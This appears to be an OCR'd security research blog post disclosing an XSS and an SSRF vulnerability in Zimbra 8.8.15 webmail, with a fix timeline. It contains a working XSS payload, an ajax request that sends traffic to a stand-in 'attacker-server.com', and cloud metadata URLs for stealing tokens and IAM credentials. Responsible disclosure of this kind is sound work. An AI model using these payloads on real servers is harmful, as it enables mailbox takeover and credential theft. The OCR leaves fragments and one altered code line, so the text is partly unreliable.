
Zimbra 8.8.15 - Webmail Compromise via Email

BY SIMON SCANNELL | JULY 27, 2021

Security



Zimbra is a popular webmail solution for global enterprises. According to Zimbra, it is used by over 200,000 businesses and over a thousand government & financial institutions to exchange emails between millions of users every day. When attackers get access to an employee's email account, it often has drastic security implications. Besides the confidential information and documents that are exchanged, an email account is often linked to other sensitive accounts that allow a password reset. Think about it, what could an attacker do with your inbox?

In this blog post, we describe two vulnerabilities we discovered in the open-source Zimbra code. A combination of these vulnerabilities could enable an unauthenticated attacker to compromise a targeted organization's Zimbra webmail server. As a result, an attacker would gain unrestricted access to **all** sent and received emails of **all** employees.

Impact

The first vulnerability is a *Cross-Site Scripting* bug (CVE-2021-35208) that can be triggered in a victim's browser when viewing an incoming email. The malicious email would contain a crafted JavaScript payload that, when executed, would provide an attacker with access to all emails of the victim, as well as to their webmail session. With this, other features of Zimbra could be accessed and further attacks could be launched.

The second vulnerability is an interesting bypass of an allow-list that leads to a powerful *Server-Side Request Forgery* vulnerability (CVE-2021-35209). It can be exploited by an authenticated member of an organization with any permission role, which means that it can be combined with the first vulnerability. A remote attacker is then able to extract, for example, Google Cloud API Tokens or AWS IAM credentials from instances within the cloud infrastructure.

ty. Capital One was required to pay $80 million as a penalty. SSRF vulnerabilities have
tions. We have no information whether Zimbra Cloud, a SaaS solution using AWS, was

In the following sections I go into the technical detail of the code vulnerabilities. We first dive into the DOM-based Stored Cross-Site-Scripting (XSS) bug and then examine the Server-Side Request Forgery (SSRF) vulnerability.

DOM-based Stored XSS in Email Body

Zimbra's architecture is divided into a backend that handles incoming mail traffic and provides the HTTP backend for the webmail solution. The frontend of Zimbra is used to view emails and 3 different clients are available:

- A desktop client that heavily relies on Ajax, which is the default client
- A static HTML client
- A mobile-optimized client

To ensure that all three different clients receive the same security guarantees, the design decision was made to sanitize the HTML content of incoming emails on the server-side. This step is done thoroughly and correctly by utilizing the OWASP Java-HTML-Sanitizer.

The downside of using server-side sanitization is that all three clients may transform the trusted HTML of an email afterward to display it in their unique way. Transformation of already sanitized HTML inputs can lead to corruption of the HTML and then to XSS attacks, as demonstrated in our previous work on, for example, WordPress.

In Zimbra, the default Ajax client uses a regular expression to perform replacements within `form` HTML tags. This replacement occurs when a `form` tag does not contain an `action` attribute, as the lack of this attribute per default leads to a request on the same page. The regex then inserts a secure `action` attribute with a default value instead:

WebRoot/js/zimbraMail/mail/view/ZmMailMsgView.js

```
if (html.search(/(<form)(?![^>]+action)(.*?>)/g)) {
    html = html.replace(/(<form)(?![^>]+action)(.*?>)/ig, function(form) {
        if (form.match(/target/g)) {
            form = form.replace(/(<.*)(target=.*)(.*>)/g, '$1action="SAMEHOSTFORMPOST-BLOCKED" target="_blank"$3');
        }
        else {
            form = form.replace(/(<form)(?![^>]+action)(.*?>)/g, '$1 action="SAMEHOSTFORMPOST-BLOCKED" target="_blank"$2');
        }
    return form;
    });
}
```

Such replacements are dangerous because an attacker can craft a payload containing valid HTML such as:

```
<hr align="<form > x" noshade="<script>alert(document.domain);//" />
```

Although the `hr` tag has attributes that contain other tags, this is fine as the `form` and `script` tag are encapsulated within double quotes and thus interpreted as attribute values.

However, the regex described above matches on the `form` tag within the `align` attribute. Thus, it performs the replacement, resulting in the following markup:

```
<hr align="<form action="SAMEHOSTFORMPOST-BLOCKED" target="_blank" > x" noshade="<script>alert(document.domain);alert(document.cookie);//"></div>
```


As you can see, the HTML is now corrupt as multiple attributes have been inserted into the previously harmless `hr` tag. On Google Chrome, the `script` tag is now no longer interpreted as an attribute value but as an HTML tag itself, thus enabling an attacker to execute arbitrary JavaScript code in the browser of a client viewing an email.

SSRF via Host Header

Zimbra webmail supports various integrations, Webex being one of them. To utilize the Webex integration in the frontend, some Ajax requests are required to fetch information from Webex. However, the Same-Origin-Policy prevents this from working.

As a workaround, Zimbra deploys a Servlet that acts as a Proxy that fetches the contents of the desired page from a Webex URL. To maximize flexibility in the outgoing requests, the Proxy forwards, except for a few disallowed headers, all HTTP request headers, and parameters to any URL that matches the **.webex.com* pattern.

The following image from Zimbra's documentation illustrates this process:



atically leads to SSRF since HTTP redirects are followed. Still, this would imply a
g the code of the Servlet the following snippet was particularly interesting:

```
while (headers.hasMoreElements()) {
    String hdr = (String) headers.nextElement();
    ZimbraLog.zimlet.debug("incoming: " + hdr + ": " + req.getHeader(hdr));
    if (canProxyHeader(hdr)) {
        ZimbraLog.zimlet.debug("outgoing: " + hdr + ": " + req.getHeader(hdr));
        if (hdr.equalsIgnoreCase("x-host"))
            method.setHeader("Host", req.getHeader(hdr));
        else
            method.addHeader(hdr, req.getHeader(hdr));
    }
}
```

As can be seen at the end of this code, if the `X-Host` header is set, the value of the `Host` header of the outgoing request is set to its value. This value can be controlled by an attacker without any restrictions.

This is problematic since various services and applications use the `Host` header to generate redirects. An example of this would be a web server that listens on port *80* for incoming HTTP traffic and then uses the `Host` header to create a redirect to HTTPS traffic. This means a malicious user can force an open redirection. That would usually be impossible to exploit or harmless, but in this case, it leads to SSRF.

An attacker could utilize the XSS vulnerability described to execute the following code in a victim's browser to forge such a request:

```
$.ajax({
    url: 'service/proxy?target=http://some.service.webex.com',
    headers: { 'X-Host': 'attacker-server.com' }
});
```

If *some.service.webex.com* points to a service that uses the `Host` header to create a redirect, the request is redirected to *attacker-server.com*. As a consequence, an attacker could create a web server that redirects the HTTP client used by Zimbra to an arbitrary URL, including *localhost*.

The SSRF is powerful for two reasons: (1) Arbitrary headers can be set in the outgoing request, and (2) the response can be read. If a Zimbra instance is hosted on a Cloud provider which has a metadata API reachable from the VM the server is hosted on, highly sensitive information could be leaked.

For example, if the server is hosted in the Google Cloud, an API access token could be leaked by forging a request to:

```
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
```

Another example would be leaking IAM credentials from AWS through EC2 metadata. This can be achieved by forging a request to:

```
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
```

It might also be possible to escalate the impact of the SSRF vulnerability into Remote-Code-Execution impact. Zimbra hosts a list of internal services, for example, an administrative console, that can be reached through this SSRF vulnerability.

Mitigation

SSRF attacks like the one described above can be mitigated by disallowing the HTTP request handler to follow redirects. It makes sense to validate the value of the `Location` header of the response and create a new request after it has been validated. This would also protect against Open Redirect vulnerabilities.

The XSS attack described above has been fixed by removing the code that transformed the form tag altogether.

Timeline

Date	Action
2021-05-19	We reached out to the Zimbra Security team and exchanged PGP keys
2021-05-19	The vendor responded with a PGP key
2021-05-20	We sent the vendor an advisory regarding the SSRF vulnerability
2021-05-22	We sent the vendor an advisory regarding the XSS vulnerability
2021-05-24	The vendor confirmed receipt of the details
2021-06-28	Zimbra released patches for both vulnerabilities

Summary

a widely used open-source solution for enterprise mail. We outlined how mutation of SRF vulnerability might lead to a complete takeover when hosted on a Cloud provider. sponses.

- Bitbucket 6.1.1 Path Traversal to RCE
- MyBB Remote Code Execution Chain

SIMON SCANNELL
Vulnerability Researcher